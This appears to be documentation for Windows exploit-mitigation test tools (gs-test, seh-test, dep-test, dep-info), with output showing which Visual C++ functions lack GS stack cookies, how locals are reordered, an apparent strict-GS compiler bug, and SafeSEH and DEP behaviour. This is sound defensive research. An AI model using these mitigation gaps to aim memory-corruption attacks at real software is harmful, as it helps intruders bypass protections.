The gs-test program tests the GS function heuristics and variable reordering in the Visual C++ compiler. It compiles a number of test functions with different local variables and reports which functions are protected by GS. Each test function is compiled twice - with and without the strict_gs_check pragma.

To test variable reordering, gs-test gets the addresses of the local variables and arguments at runtime and displays them in the order they are on the stack.

The following output shows the results from gs-test compiled with Visual Studio 2005 SP1:

```
$ ./gs-test.exe
Testing GS heuristics:

  test case                                 default GS   strict GS

  test_int                                  missing      GS
  test_array_of_4_char                      missing      GS
  test_array_of_5_char                      GS           GS
  test_array_of_2_short                     missing      GS
  test_array_of_3_short                     GS           GS
  test_array_of_typedef_char                GS           GS
  test_array_of_signed_char                 GS           GS
  test_array_of_unsigned_char               GS           GS
  test_array_of_signed_short                GS           GS
  test_array_of_unsigned_short              GS           GS
  test_array_of_int                         missing      GS
  test_array_of_ptr                         missing      GS
```

```
  test_array_of_struct_1_char              GS          GS
  test_array_of_struct_2_char              GS          GS
  test_array_of_struct_3_char              missing     GS
  test_array_of_struct_1_short             GS          GS
  test_array_of_struct_2_short             missing     GS
  test_array_of_struct_int                 missing     GS
  test_array_of_struct_char_int            missing     GS
  test_array_of_union_char_char            GS          GS
  test_array_of_union_char_short           GS          GS
  test_array_of_union_short_short          GS          GS
  test_array_of_struct_char_struct_char    GS          GS
  test_array_of_structs_char_struct_short  missing     GS
  test_struct_1_char                       missing     GS
  test_struct_5_char                       missing     GS
  test_struct_array_char                   GS          GS
  test_union_array_char_int                GS          GS
  test_alloca                              GS          GS
  test_seh                                 missing     missing
  test_seh_int                             missing     GS
  test_seh_array_4_char                    missing     GS
  test_seh_array_5_char                    GS          GS
  test_seh_array_250_char                  GS          GS
  test_seh_array_5000_char                 GS          GS
  test_arg_int                             missing     missing
  test_arg_ptr                             missing     missing
  test_arg_array_char                      missing     missing
  test_arg_struct_int                      missing     missing
  test_arg_struct_array_4_char             missing     missing
  test_arg_struct_array_5_char             GS          missing
  test_reorder_locals                      GS          GS
  test_reorder_locals_order                GS          GS
  test_reorder_args                        GS          GS
  test_reorder_strict_bug                  GS          missing

Testing variable reordering:

  test_reorder_locals

    disabled : missing
    default  : GS
    strict   : GS

    source code order   disabled GS        default GS         strict GS

    int   a             int   k            { 1 int } q        { 1 int } q
    void* b             { 1 int } g        { 1 int } g        { 1 int } g
    char  c[4]          char  m[4]         char  m[4]         char  m[4]
    char  d[5]          char  c[4]         char  c[4]         char  c[4]
    int   e[5]          { 1 int } q        int   k            int   k
    void* f[10]         void* b            void* b            void* b
    { 1 int } g         void* l            void* l            void* l
    { 2 ints } h        int   a            int   a            int   a
    { char[10]; } i     char  d[5]         { 2 ints } r       { 2 ints } r
    { 6 ints } j        char  n[5]         { 2 ints } h       { 2 ints } h
    int   k             { 2 ints } h       int   o[5]         int   o[5]
    void* l             { 2 ints } r       int   e[5]         int   e[5]
    char  m[4]          { char[10]; } s    { 6 ints } j       { 6 ints } j
    char  n[5]          { char[10]; } i    { 6 ints } t       { 6 ints } t
    int   o[5]          int   o[5]         void* f[10]        void* f[10]
    void* p[10]         int   e[5]         void* p[10]        void* p[10]
    { 1 int } q         { 6 ints } j       { char[10]; } s    { char[10]; } s
    { 2 ints } r        { 6 ints } t       { char[10]; } i    { char[10]; } i
    { char[10]; } s     void* p[10]        char  d[5]         char  d[5]
```

```
  { 6 ints } t        void* f[10]        char  n[5]         char  n[5]

test_reorder_locals_order

  disabled : missing
  default  : GS
  strict   : GS

  source code order   disabled GS        default GS         strict GS

  char[10] a          char i             char i             char i
  { char[30] } b      { char; char; } o  { char; char; } o  { char; char; } o
  char[50] c          { char[2] } k      { char[2] } k      char m[3]
  { char[70] } d      char m[3]          char m[3]          int j
  char[80] e          int j              int j              void* l[2]
  { char[60] } f      void* l[2]         void* l[2]         int n[10]
  char[40] g          char[10] a         int n[10]          { char[2] } k
  { char[20] } h      { char[20] } h     { char[20] } h     { char[20] } h
  char i              { char[30] } b     { char[30] } b     { char[30] } b
  int j               int n[10]          { char[60] } f     { char[60] } f
  { char[2] } k       char[40] g         { char[70] } d     { char[70] } d
  void* l[2]          char[50] c         char[10] a         char[10] a
  char m[3]           { char[60] } f     char[40] g         char[40] g
  int n[10]           { char[70] } d     char[50] c         char[50] c
  { char; char; } o   char[80] e         char[80] e         char[80] e

test_reorder_args

  disabled : missing
  default  : GS
  strict   : GS

  source code order   disabled GS        default GS         strict GS

  int   a             char local2[5]     int  local1        char* b
  char* b             int  local1        char* b            { char[5]; } e
  { int; char*; } c   -----------        { char[2]; } d     { char[2]; } d
  { char[2]; } d      int   a            { char[5]; } e     int  local1
  { char[5]; } e      char* b            char local2[5]     char local2[5]
  { char*[5]; } f     { int; char*; } c  -----------        -----------
  -----------         { char[2]; } d     int   a            int   a
  int  local1         { char[5]; } e     { int; char*; } c  { int; char*; } c
  char local2[5]      { char*[5]; } f    { char*[5]; } f    { char*[5]; } f

test_reorder_strict_bug

  disabled : missing
  default  : GS
  strict   : missing  <- this is a compiler bug, there should be a GS cookie

  source code order   disabled GS        default GS         strict GS

  -----------         -----------        { char[5] } a      { char[5] } a
  { char[5] } a       { char[5] } a      -----------        -----------
```

SafeSEH

seh-test

The seh-test program displays the current process flags and tries to execute an exception handler in the text segment, data segment, heap memory or the stack. It is compiled with different permutations of the /SafeSEH and /NXcompat flags and can be used to test the SEH handler validation in processes with different combinations of DEP and SafeSEH protections.

The following output shows that in a process compiled without /SafeSEH we're allowed to execute a handler in the text segment:

```
$ ./seh-test.exe
Syntax: seh-test <test>

Tests:
  text    handler in a text segment, but not in the SafeSEH table
  data    handler in a data segment
  heap    handler on the heap
  stack   handler on the stack

$ ./seh-test.exe text
Process execution flags:
    ExecuteDisable        : 0
    ExecuteEnable         : 0
    DisableThunkEmulation : 0
    Permanent             : 0
    ExecuteDispatchEnable : 0
    ImageDispatchEnable   : 0
    DisableExceptionChainValidation : 1

Handler in a text segment:
    handler executed
```

DEP

dep-test

This program tests DEP by jumping to the code segment, data segment, heap and stack and reporting whether an access violation exception is generated. It is compiled twice, with the /NXcompat linker option and without.

The output of the program from Vista SP1 in OptOut mode is shown below:

```
$ ./dep-test.exe
Process execution flags   : 0x4d
    ExecuteDisable        : 1
    ExecuteEnable         : 0
    DisableThunkEmulation : 1
    Permanent             : 1
    ExecuteDispatchEnable : 0
    ImageDispatchEnable   : 0
    DisableExceptionChainValidation : 1
```

```
Running tests:
    text  : ok
    data  : access violation
    heap  : access violation
    stack : access violation
```

dep-info

On Vista this program displays the process execution options for all processes on the system. On Windows XP the undocumented API we use to get this information does not work properly for remote processes, so we show the process execution options only for the current process.

The output of the program from Vista SP1 in OptIn mode is shown below:

```
0     [System Process]     [access denied]
4     System               [access denied]
344   smss.exe             0x4d
408   csrss.exe            0x4d
448   wininit.exe          0x4d
456   csrss.exe            0x4d
484   winlogon.exe         0x4d
532   services.exe         0x4d
544   lsass.exe            0x4d
552   lsm.exe              0x4d
716   svchost.exe          0x4d
776   svchost.exe          0x4d
812   svchost.exe          0x4d
904   svchost.exe          0x4d
928   svchost.exe          0x4d
976   svchost.exe          0x4d
1044  audiodg.exe          [access denied]
1076  SLsvc.exe            0x4d
1124  svchost.exe          0x4d
1260  svchost.exe          0x4d
1404  spoolsv.exe          0x4d
1436  svchost.exe          0x4d
1688  taskeng.exe          0x4d
1700  svchost.exe          0x4d
1816  VMwareService.exe    0x72
1924  svchost.exe          0x4d
1944  SearchIndexer.exe    0x4d
708   mscorsvw.exe         0x4d
3000  taskeng.exe          0x4d
3104  dwm.exe              0x4d
3116  explorer.exe         0x72
3408  MSASCui.exe          0x4d
3232  VMwareTray.exe       0x72
2964  VMwareUser.exe       0x72
2804  wsqmcons.exe         0x4d
3624  cmd.exe              0x4d
3748  ieuser.exe           0x4d
3864  iexplore.exe         0x72
3300  notepad.exe          0x4d
3632  SearchProtocolHost.exe 0x4d
3056  SearchFilterHost.exe 0x4d
4040  dep-info.exe         0x72
```

Using the `-v` option enables verbose output and decodes the process execution flags:

```
$ ./dep-info.exe -v
[cut]
3624  cmd.exe              0x4d
  ExecuteDisable        : 1
  ExecuteEnable         : 0
  DisableThunkEmulation : 1
  Permanent             : 1
  ExecuteDispatchEnable : 0
  ImageDispatchEnable   : 0
  DisableExceptionChainValidation : 1
4040  dep-info.exe         0x72
  ExecuteDisable        : 0
  ExecuteEnable         : 1
  DisableThunkEmulation : 0
  Permanent             : 0
  ExecuteDispatchEnable : 1
  ImageDispatchEnable   : 1
  DisableExceptionChainValidation : 1
```